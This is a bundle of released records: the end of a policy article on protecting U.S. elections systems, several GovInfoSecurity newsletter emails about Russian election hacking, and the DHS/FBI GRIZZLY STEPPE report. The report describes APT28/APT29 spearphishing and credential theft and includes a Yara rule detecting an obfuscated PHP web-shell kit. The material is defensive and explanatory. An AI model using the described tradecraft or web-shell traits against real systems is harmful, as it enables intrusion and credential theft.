Instead of forming a new elections system sector under PPD-21, both the state and federal governments should utilize existing governmental structures to enhance resiliency. For example, a CI sector of Government Facilities already exists, with DHS and the General Services Administration functioning as co-SSAs.[21] The Government Facilities Sector could be modified to include a sub-sector for elections systems, as has already been achieved with Education Facilities and National Monuments and Icons.[22] Also, the existing Multi-State Information Sharing & Analysis Center (MS-ISAC), which acts as "the focal point for threat prevention, protection, response and recovery for . . . state, local, tribal, and territorial [] governments," can become a major information sharing hub for elections systems resilience.[23] The MS-ISAC's expertise in cybersecurity issues on the state and local level can serve as a valuable tool for state and federal coordination and information sharing. In addition, the EAC's VVSGs should be updated to reflect the evolution of voting technologies and security. This will allow the EAC and NIST to maintain their influence and expertise in elections system resiliency and protection. Finally, individual states should continue to experiment with various forms of elections systems technology. This offers one of the most practical solutions to improving resiliency in this sector. In the event of a successful massive cyberattack, the resulting damage will only affect at most those targeted states using electronic voting systems. Diversity in elections systems allows for reduced adverse effects.

Instead of pursuing the formation of new federal governmental structures, practitioners and governmental officials should prudently examine structures already in existence. These structures, some of which were mentioned previously, offer a solid foundation for protecting U.S. elections systems from independent and state-sponsored cyberattacks. While threats do exist for voter aggregation computers and electronic voting booths, hastily forming an entirely new CI sector may exacerbate problems without solving any issues. State and federal government funds would be better spent updating outdated voting technologies, expanding information sharing, and allowing states to continue experimenting with various technologies. In doing so, states will continue to increase protection for their own systems, as evident by the already common trend of re-implementing handwritten ballots. With increased cooperation and diversity, and not expanded top-down regulation, elections systems will become more resilient and protected.

Stephen Jackson received his juris doctor degree from George Mason University School of Law and is currently a Research Associate at the Center for Infrastructure and Protection at the George Mason University School of Business. The views and arguments expressed in this article are solely the author's, and do not represent the views of the Center for Infrastructure and Protection or George Mason University.

References

[1] Dustin Volz & Jim Finkle, "FBI Detects Breaches Against Two State Voter Systems," *Reuters*, Aug. 29, 2016, http://www.reuters.com/article/us-usa-election-cybersecurity-idUSKCN1141L4.

[2] Ibid.

[3] Ibid.

[4] Julie H. Davis, "U.S. Seeks to Protect Voting System from Cyberattacks," *N.Y. Times*, Aug. 3, 2016, http://www.nytimes.com/2016/08/04/us/politics/us-seeks-to-protect-voting-system-against-cyberattacks.html.

[5] "Critical Infrastructure Sectors," U.S. Department of Homeland Security, Oct. 27, 2015, https://www.dhs.gov/critical-infrastructure-sectors.

[6] *Presidential Policy Directive-21: Critical Infrastructure Security and Resilience*, Feb. 12, 2013, http://www.whitehouse.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil.

[7] Ibid.

[8] U.S. Const. art. 1, § 4, cl. 1.

[9] "History of Federal Voting Rights Laws," U.S. Department of Justice, updated Aug. 8, 2015, https://www.justice.gov/crt/history-federal-voting-rights-laws.

[10] These include: maintaining voter registration lists, adopting voter identification procedures, and updating voting technology. "Help America Vote Act," *U.S. Election Assistance Commission*, http://www.eac.gov/about_the_eac/help_america_vote_act.aspx.

[11] Ibid.

[12] “Rep. Johnson Introduces Bills to Protect Voting Systems, Integrity of Elections,” *HankJohnson.house.gov*, Sept. 21, 2016, https://hankjohnson.house.gov/media-center/press-releases/rep-johnson-introduces-bills-protect-voting-systems-integrity-elections.

[13] “Here’s What We Know about Russia and the DNC Hack,” *Wired.com*, July 27, 2016, https://www.wired.com/2016/07/heres-know-russia-dnc-hack/.

[14] Alex Halderman, “How to Hack an Election in 7 Minutes,” *Politico*, Aug. 5, 2016, http://www.politico.com/magazine/story/2016/08/2016-elections-russia-hack-how-to-hack-an-election-in-seven-minutes-214144.

[15] *See e.g.* “Guidance on Electronic Voting System Preparation and Security,” Pennsylvania Department of State (2016), http://www.dos.pa.gov/VotingElections/OtherServicesEvents/Documents/DOS%20Guidance%20Electronic%20Voting%20System%20Security%2009232016.pdf.

[16] David Leigh, “How 250,000 US Embassy Cables Were Leaked,” *The Guardian*, Nov. 28, 2010, https://www.theguardian.com/world/2010/nov/28/how-us-embassy-cables-leaked.

[17] Halderman, *supra* note 14.

[18] “Voting Methods and Equipment by State,” *Ballotpedia*, https://ballotpedia.org/Voting_methods_and_equipment_by_state.

[19] Ibid.

[20] U.S. Const. art. 1, § 4, cl. 1.

[21] “Government Facilities Sector,” U.S. Department of Homeland Security, last published Oct. 3, 2016, https://www.dhs.gov/government-facilities-sector.

[22] Ibid.

[23] “MS-ISAC: Multi-State Information Sharing & Analysis Center,” *Center for Internet Security*, https://msisac.cisecurity.org/.

From: GovInfoSecurity Enews
To: (b) (6)
Subject: Deep Dive: US Intelligence Report Into Russian Hacking
Date: Tuesday, January 10, 2017 11:06:30 AM

Deep Dive: US Intelligence Report Into Russian Hacking | Ransomware - Separating the Facts from the Hype
View the online version »

E-News
January 10, 2017

In this issue: News | Featured Summit | Around the Network | Jobs

INTERVIEW

Deep Dive: US Intelligence Report Into Russian Hacking

by Eric Chabrow

Hack analysis: The latest edition of the ISMG Security Report closely examines the U.S. intelligence community's assessment of how the Russian government allegedly tried to influence the American presidential election through breaches, social media and fake news.

WEBINAR

Ransomware - Separating the Facts from the Hype

Presented by Infoblox

NEWS

Congressional Report Spotlights IoT Risks

by Marianne Kolbasuk McGee

WEBINAR

Beyond the Checkbox: Reducing Liability Through Effective Risk Measurement

Presented by New York Healthcare Security Summit 2016

BLOG

Russian Interference: Anatomy of a Propaganda Campaign

by Jeremy Kirk

WEBINAR

Why 2017 is the Year You'll Need to Focus On IoT Security

by Great Bay

NEWS

Trump Confirms Russian Hacking Campaign, Aide Says

WEBINAR

Preserving the Customer Experience: Survey Results

Presented by IBM

by Mathew J. Schwartz

NEWS

Intelligence Report Blames Putin for Election-Related Hacks

by Eric Chabrow

Featured Summit

Fraud & Breach Prevention Summit: San Francisco

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WHITE PAPER

2016 Ransomware Response Study

Presented by Trend Micro

Around the Network

The latest news, interviews and analysis from the ISMG network.

Database Hijackings: Who's Next?	**Linux KillDisk Ransomware Can't Decrypt**	**Special Report: Trump vs. US Intelligence Community**

Featured Jobs

Information Risk & Security Officer
MDU Services Limited - London

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

View More Jobs   Post a Job

BankInfoSecurity | CUInfoSecurity | GovInfoSecurity | HealthcareInfoSecurity
InfoRiskToday | CareersInfoSecurity | DataBreachToday

902 Carnegie Center, Princeton, NJ 08540 • (800) 944-0401

Unsubscribe | Not a subscriber? Sign up here.

[redacted]
-->

From: GovInfoSecurity Enews
To: (b) (6)
Subject: "Explosive" Report Details Alleged Russia-Trump Team Ties
Date: Wednesday, January 11, 2017 11:05:58 AM

'Explosive' Report Details Alleged Russia-Trump Team Ties | Ransomware - Separating the Facts from the Hype
View the online version »

E-News
January 11, 2017

In this issue: News | Featured Summit | Around the Network | Jobs

NEWS

'Explosive' Report Details Alleged Russia-Trump Team Ties

by Mathew J. Schwartz

Both President-elect Donald Trump and the Kremlin have dismissed an explosive report - containing unverified allegations - that they engaged in a "well-developed conspiracy of cooperation" designed to target Hillary Clinton and other Democrats via hacking and other tactics.

WEBINAR

Ransomware - Separating the Facts from the Hype

Presented by Infoblox

NEWS

$475,000 HIPAA Penalty for Tardy Breach Notification

by Marianne Kolbasuk McGee

WEBINAR

Preserving the Customer Experience: Survey Results

Presented by IBM

NEWS

Rubio: Russia's Intent Is to Spread Disarray

by Eric Chabrow

WHITE PAPER

Does Your NGFW Block 99.9% of Attacks, including AETs?

Presented by Forcepoint

NEWS

2 Agencies Issue Alerts on St. Jude Medical Cardiac Devices

by Marianne Kolbasuk McGee

BLOG

WEBINAR

Beyond the Checkbox: Reducing Liability Through Effective Risk Measurement

by New York Healthcare Security Summit 2016

Russian Interference: Anatomy of a Propaganda Campaign

by Jeremy Kirk

Featured Summit

Fraud & Breach Prevention Summit: San Francisco

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WHITE PAPER

Millennials: A Tsunami of Risk for Federal Agencies?

Presented by Forcepoint

Around the Network

The latest news, interviews and analysis from the ISMG network.

Trump Confirms Russian Hacking Campaign, Aide Says

Intelligence Report Blames Putin for Election-Related Hacks

Linux KillDisk Ransomware Can't Decrypt

Featured Jobs

Information Risk & Security Officer
MDU Services Limited - London

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

View More Jobs   Post a Job

BankInfoSecurity | CUInfoSecurity | GovInfoSecurity | HealthcareInfoSecurity
InfoRiskToday | CareersInfoSecurity | DataBreachToday

902 Carnegie Center, Princeton, NJ 08540 • (800) 944-0401

-->

From: GovInfoSecurity Enews
To: (b) (6)
Subject: Russian Election-Related Hacking Details Declassified, Sanctions Announced
Date: Friday, December 30, 2016 11:01:18 AM

Russian Election-Related Hacking Details Declassified | The 2017 Mobile Enterprise: Security Challenges
View the online version »

E-News
December 30, 2016

In this issue: News | Featured Summit | Around the Network | Jobs

NEWS

Russian Election-Related Hacking Details Declassified

by Eric Chabrow

In addition to announcing sanctions against Russia for election-related cyberattacks, the Obama administration has declassified technical information on Russian intelligence services' malicious cyber activities in an effort to help thwart additional attacks.

WHITE PAPER

The 2017 Mobile Enterprise: Security Challenges

Presented by IBM

INTERVIEW

Operational Technology: The Next Security Challenge

by Varun Haran

WHITE PAPER

Data Breach Risk Brief

Presented by SolarWinds

INTERVIEW

Defending Encryption from Quantum Computers

by Eric Chabrow

WHITE PAPER

Who Has Access to Sensitive Data? The Need for Better CISO & Staff Communication

Presented by SolarWinds

NEWS

FDA Unveils Additional Medical Device Security Guidance

by Howard Anderson

INTERVIEW

How to Battle IoT Devices

Infected with DDoS Malware

by Mathew J. Schwartz

WHITE PAPER

How to Establish Your Cybersecurity Benchmarking Plan

Presented by BitSight

Featured Summit

2017 ISMG Fraud & Breach Prevention Summits

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WHITE PAPER

How to Use Behavioral Attributes & Cognition to Fight Fraud

Presented by IBM

Around the Network

The latest news, interviews and analysis from the ISMG network.

The Changing Face of Cyber Espionage

Who Is Trump's Top Security Adviser Tom Bossert?

2017: 'Year of the Breach' Redux?

Featured Jobs

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

Cybersecurity Policy, Graduate School- Adjunct Faculty - University of Maryland University College - Largo, MD
University of Maryland University College - Kettering, MD

View More Jobs **Post a Job**

BankInfoSecurity | CUInfoSecurity | GovInfoSecurity | HealthcareInfoSecurity
InfoRiskToday | CareersInfoSecurity | DataBreachToday

902 Carnegie Center, Princeton, NJ 08540 • (800) 944-0401

-->

From:	GovInfoSecurity Enews
To:	(b) (6)
Subject:	Trump Confirms Russian Hacking Campaign, Aide Says
Date:	Monday, January 9, 2017 11:04:03 AM

Trump Confirms Russian Hacking Campaign, Aide Says | Don't Gamble on Staying Safe from Ransomware; You Can't Afford it!
View the online version »

E-News
January 9, 2017

In this issue: News | Featured Summit | Around the Network | Jobs

NEWS

Trump Confirms Russian Hacking Campaign, Aide Says

by Mathew J. Schwartz

President-elect Donald Trump reportedly now accepts the U.S. intelligence community's assessment that Russia attempted to meddle in U.S. elections, and may take action in response once he takes power, an aide says.

WHITE PAPER

Don't Gamble on Staying Safe from Ransomware; You Can't Afford it!

Presented by Malwarebytes

NEWS

Linux KillDisk Ransomware Can't Decrypt

by Mathew J. Schwartz

WEBINAR

Targeted Socially-Engineered Attacks; Are You Ready?

Presented by Agari

NEWS

Intelligence Report Blames Putin for Election-Related Hacks

by Eric Chabrow

WEBINAR

Why 2017 is the Year You'll Need to Focus On IoT Security

Presented by Great Bay

INTERVIEW

Special Report: Trump vs. US Intelligence Community

by Eric Chabrow

WEBINAR

Beyond the Checkbox: Reducing Liability Through Effective Risk Measurement

Presented by New York Healthcare Security Summit 2016

BLOG

Database Hijackings: Who's Next?

by Marianne Kolbasuk McGee

Featured Summit

Fraud & Breach Prevention Summit: San Francisco

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WEBINAR

Ransomware Response Study

Presented by Trend MIcro

Around the Network

The latest news, interviews and analysis from the ISMG network.

Task Force Issues Cybersecurity Advice to Donald Trump

US Power Grid: The Russians are Hacking! (Or Not)

Analysis: 2016 Health Data Breaches, and What's Ahead

Featured Jobs

Information Risk & Security Officer
MDU Services Limited - London

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

View More Jobs   Post a Job

BankInfoSecurity | CUInfoSecurity | GovInfoSecurity | HealthcareInfoSecurity
InfoRiskToday | CareersInfoSecurity | DataBreachToday

902 Carnegie Center, Princeton, NJ 08540 • (800) 944-0401

-->

From: GovInfoSecurity Enews
To: (b) (6)
Subject: Trump on Hack: "I Think It Was Russia"
Date: Thursday, January 12, 2017 11:04:09 AM

Trump on Hack: 'I Think It Was Russia' | The New Digital Battlefield: 2017 Security Predictions
View the online version »

E-News
January 12, 2017

In this issue: News | Featured Summit | Around the Network | Jobs

NEWS

Trump on Hack: 'I Think It Was Russia'

by Eric Chabrow

President-elect Donald Trump says he accepts the assessment of the U.S. intelligence community that Russia President Vladimir Putin directed cyberattacks against Democratic Party computers and a social media campaign in an attempt to influence the results of the U.S. presidential election.

WHITE PAPER

The New Digital Battlefield: 2017 Security Predictions

Presented by Forcepoint

NEWS

A New In-Depth Analysis of Anthem Breach

by Marianne Kolbasuk McGee

WEBINAR

Preserving the Customer Experience: Survey Results

Presented by IBM

NEWS

FTC vs. D-Link: A Warning to the IoT Industry

by Jeremy Kirk

WHITE PAPER

2016 Ransomware Response Study

Presented by Trend Micro

NEWS

'Explosive' Report Details Alleged Russia-Trump Team Ties

by Mathew J. Schwartz

NEWS

WEBINAR

Why 2017 is the Year You'll Need to Focus On IoT Security

Presented by Great Bay

Rubio: Russia's Intent Is to Spread Disarray

by Eric Chabrow

Featured Summit

Fraud & Breach Prevention Summit: San Francisco

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WHITE PAPER

Rise Above the Risk: Privileged Users in the Federal Sector

Presented by Forcepoint

Around the Network

The latest news, interviews and analysis from the ISMG network.

Congressional Report Spotlights IoT Risks

Russian Interference: Anatomy of a Propaganda Campaign

2 Agencies Issue Alerts on St. Jude Medical Cardiac Devices

Featured Jobs

Information Risk & Security Officer
MDU Services Limited - London

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

View More Jobs

Post a Job

BankInfoSecurity | CUInfoSecurity | GovInfoSecurity | HealthcareInfoSecurity
InfoRiskToday | CareersInfoSecurity | DataBreachToday

902 Carnegie Center, Princeton, NJ 08540 • (800) 944-0401

Unsubscribe | Not a subscriber? Sign up here.

From: GovInfoSecurity Enews
To: (b) (6)
Subject: Week in Review: White House Announces Russian Sanctions
Date: Saturday, December 31, 2016 10:32:03 AM

Russian Election-Related Hacking Details Declassified | How to Use Behavioral Attributes & Cognition to Fight Fraud
View the online version »

Week in Review
December 31, 2016

In this issue: News | Featured Summit | Around the Network | Jobs

This Week's Top Stories

NEWS

Russian Election-Related Hacking Details Declassified

by Eric Chabrow

In addition to announcing sanctions against Russia for election-related cyberattacks, the Obama administration has declassified technical information on Russian intelligence services' malicious cyber activities in an effort to help thwart additional attacks.

WHITE PAPER

How to Use Behavioral Attributes & Cognition to Fight Fraud

Presented by IBM

NEWS

WHITE PAPER

Who Has Access to Sensitive Data? The Need for Better CISO & Staff Communication

Presented by SolarWinds

NEWS

Obama Signs Bill Elevating Cybercom to Full Command

by Eric Chabrow

INTERVIEW

2017 Cybersecurity Predictions: The Impact of Trump Election

by Tom Field

WHITE PAPER

Digital Transformation in

Who Is Trump's Top Security Adviser Tom Bossert?

by Eric Chabrow

WEBINAR

Ransomware - Separating the Facts from the Hype

Presented by Infoblox

INTERVIEW

How to Battle IoT Devices Infected with DDoS Malware

by Mathew J. Schwartz

Financial Services

Presented by Akamai

NEWS

FDA Unveils Additional Medical Device Security Guidance

by Howard Anderson

WEBINAR

2016 Social Engineering Report

by Agari

Featured Summit

2017 ISMG Fraud & Breach Prevention Summits

Learn more

Access Exclusive Education

Premium Members Gain Unrestricted Access to All Education

See Courses

WHITE PAPER

Fighting Fraud with Behavioral Biometrics and Cognitive Fraud Detection

Presented by IBM

Around the Network

The latest news, interviews and analysis from the ISMG network.

Defending Encryption from Quantum Computers

Operational Technology: The Next Security Challenge

2017: 'Year of the Breach' Redux?

Special Report: Conversations About Nation-State Cyber Adversaries

The Changing Face of Cyber Espionage

Ukrainian Power Grid Blackout Alert: Potential Hack Attack

Featured Jobs

Information and Software Security Engineer
Lenel - 1212 Pittsford-Victor Road, NY

Cyber Security - Data Privacy Consultants - PwC - London
PwC - London

Cybersecurity Policy, Graduate School- Adjunct Faculty - University of Maryland University College - Largo, MD
University of Maryland University College - Kettering, MD

View More Jobs   Post a Job

-->

NCCIC

Federal Bureau of Investigation

JOINT ANALYSIS REPORT

DISCLAIMER: *This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service referenced in this advisory or otherwise. This document is distributed as* ***TLP:WHITE:*** *Subject to standard copyright rules,* ***TLP:WHITE*** *information may be distributed without restriction. For more information on the Traffic Light Protocol, see https://www.us-cert.gov/tlp.*

Reference Number: JAR-16-20296 **December 29, 2016**

GRIZZLY STEPPE – Russian Malicious Cyber Activity

Summary

This Joint Analysis Report (JAR) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This document provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. The U.S. Government is referring to this malicious cyber activity by RIS as GRIZZLY STEPPE.

Previous JARs have not attributed malicious cyber activity to specific countries or threat actors. However, public attribution of these activities to RIS is supported by technical indicators from the U.S. Intelligence Community, DHS, FBI, the private sector, and other entities. This determination expands upon the Joint Statement released October 7, 2016, from the Department of Homeland Security and the Director of National Intelligence on Election Security.

This activity by RIS is part of an ongoing campaign of cyber-enabled operations directed at the U.S. government and its citizens. These cyber operations have included spearphishing campaigns targeting government organizations, critical infrastructure entities, think tanks, universities, political organizations, and corporations leading to the theft of information. In foreign countries, RIS actors conducted damaging and/or disruptive cyber-attacks, including attacks on critical infrastructure networks. In some cases, RIS actors masqueraded as third parties, hiding behind false online personas designed to cause the victim to misattribute the source of the attack. This JAR provides technical indicators related to many of these operations, recommended mitigations, suggested actions to take in response to the indicators provided, and information on how to report such incidents to the U.S. Government.

Description

The U.S. Government confirms that two different RIS actors participated in the intrusion into a U.S. political party. The first actor group, known as Advanced Persistent Threat (APT) 29, entered into the party's systems in summer 2015, while the second, known as APT28, entered in spring 2016.




Figure 1: The tactics and techniques used by APT29 and APT 28 to conduct cyber intrusions against target systems

Both groups have historically targeted government organizations, think tanks, universities, and corporations around the world. APT29 has been observed crafting targeted spearphishing campaigns leveraging web links to a malicious dropper; once executed, the code delivers Remote Access Tools (RATs) and evades detection using a range of techniques. APT28 is known for leveraging domains that closely mimic those of targeted organizations and tricking potential victims into entering legitimate credentials. APT28 actors relied heavily on shortened URLs in their spearphishing email campaigns. Once APT28 and APT29 have access to victims, both groups exfiltrate and analyze information to gain intelligence value. These groups use this information to craft highly targeted spearphishing campaigns. These actors set up operational infrastructure to obfuscate their source infrastructure, host domains and malware for targeting organizations, establish command and control nodes, and harvest credentials and other valuable information from their targets.

In summer 2015, an APT29 spearphishing campaign directed emails containing a malicious link to over 1,000 recipients, including multiple U.S. Government victims. APT29 used legitimate domains, to include domains associated with U.S. organizations and educational institutions, to host malware and send spearphishing emails. In the course of that campaign, APT29 successfully compromised a U.S. political party. At least one targeted individual activated links to malware hosted on operational infrastructure of opened attachments containing malware. APT29 delivered malware to the political party's systems, established persistence, escalated privileges, enumerated active directory accounts, and exfiltrated email from several accounts through encrypted connections back through operational infrastructure.

In spring 2016, APT28 compromised the same political party, again via targeted spearphishing. This time, the spearphishing email tricked recipients into changing their passwords through a fake webmail domain hosted on APT28 operational infrastructure. Using the harvested credentials, APT28 was able to gain access and steal content, likely leading to the exfiltration of information from multiple senior party members. The U.S. Government assesses that information was leaked to the press and publicly disclosed.




Figure 2: APT28's Use of Spearphishing and Stolen Credentials

Actors likely associated with RIS are continuing to engage in spearphishing campaigns, including one launched as recently as November 2016, just days after the U.S. election.

Reported Russian Military and Civilian Intelligence Services (RIS)

Alternate Names
APT28
APT29
Agent.btz
BlackEnergy V3
BlackEnergy2 APT
CakeDuke
Carberp
CHOPSTICK
CloudDuke
CORESHELL
CosmicDuke
COZYBEAR
COZYCAR
COZYDUKE
CrouchingYeti
DIONIS
Dragonfly
Energetic Bear
EVILTOSS
Fancy Bear
GeminiDuke
GREY CLOUD
HammerDuke
HAMMERTOSS
Havex
MiniDionis
MiniDuke
OLDBAIT
OnionDuke
Operation Pawn Storm
PinchDuke
Powershell backdoor
Quedagh
Sandworm
SEADADDY
Seaduke
SEDKIT
SEDNIT
Skipper
Sofacy
SOURFACE
SYNful Knock
Tiny Baron
Tsar Team
twain_64.dll (64-bit X-Agent implant)
VmUpgradeHelper.exe (X-Tunnel implant)
Waterbug
X-Agent

Technical Details

Indicators of Compromise (IOCs)

IOCs associated with RIS cyber actors are provided within the accompanying .csv and .stix files of JAR-16-20296.

Yara Signature

```
rule PAS_TOOL_PHP_WEB_KIT
{
meta:
description = "PAS TOOL PHP WEB KIT FOUND"
strings:
$php = "<?php"
$base64decode = /\='base'\.\(\d+\*\d+\)\.'_de'\.'code'/
$strreplace = "(str_replace("
$md5 = ".substr(md5(strrev("
$gzinflate = "gzinflate"
$cookie = "_COOKIE"
$isset = "isset"
condition:
(filesize > 20KB and filesize < 22KB) and
#cookie == 2 and
#isset == 3 and
all of them
}
```

Actions to Take Using Indicators

DHS recommends that network administrators review the IP addresses, file hashes, and Yara signature provided and add the IPs to their watchlist to determine whether malicious activity has been observed within their organizations. The review of network perimeter netflow or firewall logs will assist in determining whether your network has experienced suspicious activity.

When reviewing network perimeter logs for the IP addresses, organizations may find numerous instances of these IPs attempting to connect to their systems. Upon reviewing the traffic from these IPs, some traffic may correspond to malicious activity, and some may correspond to legitimate activity. Some traffic that may appear legitimate is actually malicious, such as vulnerability scanning or browsing of legitimate public facing services (e.g., HTTP, HTTPS, FTP). Connections from these IPs may be performing vulnerability scans attempting to identify websites that are vulnerable to cross-site scripting (XSS) or Structured Query Language (SQL) injection attacks. If scanning identified vulnerable sites, attempts to exploit the vulnerabilities may be experienced.

Network administrators are encouraged to check their public-facing websites for the malicious file hashes. System owners are also advised to run the Yara signature on any system that is suspected to have been targeted by RIS actors.

Threats from IOCs

Malicious actors may use a variety of methods to interfere with information systems. Some methods of attack are listed below. Guidance provided is applicable to many other computer networks.

- ***Injection Flaws*** are broad web application attack techniques that attempt to send commands to a browser, database, or other system, allowing a regular user to control behavior. The most common example is SQL injection, which subverts the relationship between a webpage and its supporting database, typically to obtain information contained inside the database. Another form is command injection, where an untrusted user is able to send commands to operating systems supporting a web application or database. See the United States Computer Emergency Readiness Team (US-CERT) Publication on SQL Injection for more information.
- ***Cross-site scripting (XSS) vulnerabilities*** allow threat actors to insert and execute unauthorized code in web applications. Successful XSS attacks on websites can provide the attacker unauthorized access. For prevention and mitigation strategies against XSS, see US-CERT's Alert on Compromised Web Servers and Web Shells.
- ***Server vulnerabilities*** may be exploited to allow unauthorized access to sensitive information. An attack against a poorly configured server may allow an adversary access to critical information including any websites or databases hosted on the server. See US-CERT's Tip on Website Security for additional information.

Recommended Mitigations

Commit to Cybersecurity Best Practices

A commitment to good cybersecurity and best practices is critical to protecting networks and systems. Here are some questions you may want to ask your organization to help prevent and mitigate against attacks.

1. **Backups**: Do we backup all critical information? Are the backups stored offline? Have we tested our ability to revert to backups during an incident?
2. **Risk Analysis**: Have we conducted a cybersecurity risk analysis of the organization?
3. **Staff Training**: Have we trained staff on cybersecurity best practices?
4. **Vulnerability Scanning & Patching**: Have we implemented regular scans of our network and systems and appropriate patching of known system vulnerabilities?
5. **Application Whitelisting**: Do we allow only approved programs to run on our networks?
6. **Incident Response**: Do we have an incident response plan and have we practiced it?

7. **Business Continuity**: Are we able to sustain business operations without access to certain systems? For how long? Have we tested this?
8. **Penetration Testing**: Have we attempted to hack into our own systems to test the security of our systems and our ability to defend against attacks?

Top Seven Mitigation Strategies

DHS encourages network administrators to implement the recommendations below, which can prevent as many as 85 percent of targeted cyber-attacks. These strategies are common sense to many, but DHS continues to see intrusions because organizations fail to use these basic measures.

1. **Patch applications and operating systems –** Vulnerable applications and operating systems are the targets of most attacks. Ensuring these are patched with the latest updates greatly reduces the number of exploitable entry points available to an attacker. Use best practices when updating software and patches by only downloading updates from authenticated vendor sites.
2. **Application whitelisting –** Whitelisting is one of the best security strategies because it allows only specified programs to run while blocking all others, including malicious software.
3. **Restrict administrative privileges –** Threat actors are increasingly focused on gaining control of legitimate credentials, especially those associated with highly privileged accounts. Reduce privileges to only those needed for a user's duties. Separate administrators into privilege tiers with limited access to other tiers.
